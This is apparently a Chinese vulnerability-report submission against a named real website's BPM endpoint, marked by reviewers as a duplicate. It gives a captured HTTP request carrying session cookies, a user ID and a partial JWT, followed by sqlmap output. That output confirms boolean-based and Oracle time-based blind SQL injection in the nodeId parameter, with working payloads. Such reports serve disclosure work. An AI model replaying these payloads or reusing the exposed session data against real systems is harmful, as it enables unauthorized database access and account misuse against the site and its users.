
账号 [redacted] 密码 [redacted]

https://www.xjjtxy.top/lckz/bpm/rest/process/node/config?_t=1679987705&processId=0449a8f0-8ac8-4ede-8225-47e8e022ce97&nodeId=T10001

数据包

GET /lckz/bpm/rest/process/node/config?_t=1679987705&processId=0449a8f0-8ac8-4ede-8225-47e8e022ce97&nodeId=T10001 HTTP/1.1
Host: www.xjjtxy.top
Cookie: sid=48bf2af7-cd32-11ed-abbe-778647305804; BPM_SID=f5ff7321-f121-403b-925a-66010867aec6; JSESSIONID=abcWxFQ6GJbUP85S26MCy
Sec-Ch-Ua: "Google Chrome";v="111", "Not(A:Brand";v="8", "Chromium";v="111"
Loginuserid: 201940551022
Sec-Ch-Ua-Mobile: ?0
Loginuserorgid: -1
Authorization:
eyJ0eXAiOiJqd3QiLCJhbGciOiJIUzI1NiJ9.eyJzdWIiOiIyMDE5NDA1NTEwMjIiLCJhdWQiOiJwYyIsImlzcyI6IkxJQU5ZSSIsImlhdCI6MTY3OTk4NzU1NDc5NSwianRpIjoiNDhiZjJhZjctY2QzMi0x
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36
Accept: application/json, text/plain, /
X-Requested-With: XMLHttpRequest
Sec-Ch-Ua-Platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.xjjtxy.top/lckz/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close

然后放入sqlmap中



```
[23:04:24] [INFO] testing connection to the target URL
got a 301 redirect to 'https://www.xjjtxy.top/lckz/bpm/rest/process/node/config?_t=1679987705&processId=0449a8f0-8ac8-4ede-8225
-47e8e022ce97&nodeId=T10001'. Do you want to follow? [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: nodeId (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: _t=1679987705&processId=0449a8f0-8ac8-4ede-8225-47e8e022ce97&nodeId=T10001' AND 5150=5150 AND 'afKu'='afKu

    Type: time-based blind
    Title: Oracle AND time-based blind
    Payload: _t=1679987705&processId=0449a8f0-8ac8-4ede-8225-47e8e022ce97&nodeId=T10001' AND 1190=DBMS_PIPE.RECEIVE_MESSAGE(CHR
(114)||CHR(84)||CHR(116)||CHR(85),5) AND 'Fsqf'='Fsqf
---
[23:04:27] [INFO] the back-end DBMS is Oracle
web application technology: JSP
back-end DBMS: Oracle
```

审核评价： 重复

评论

fcmit.cc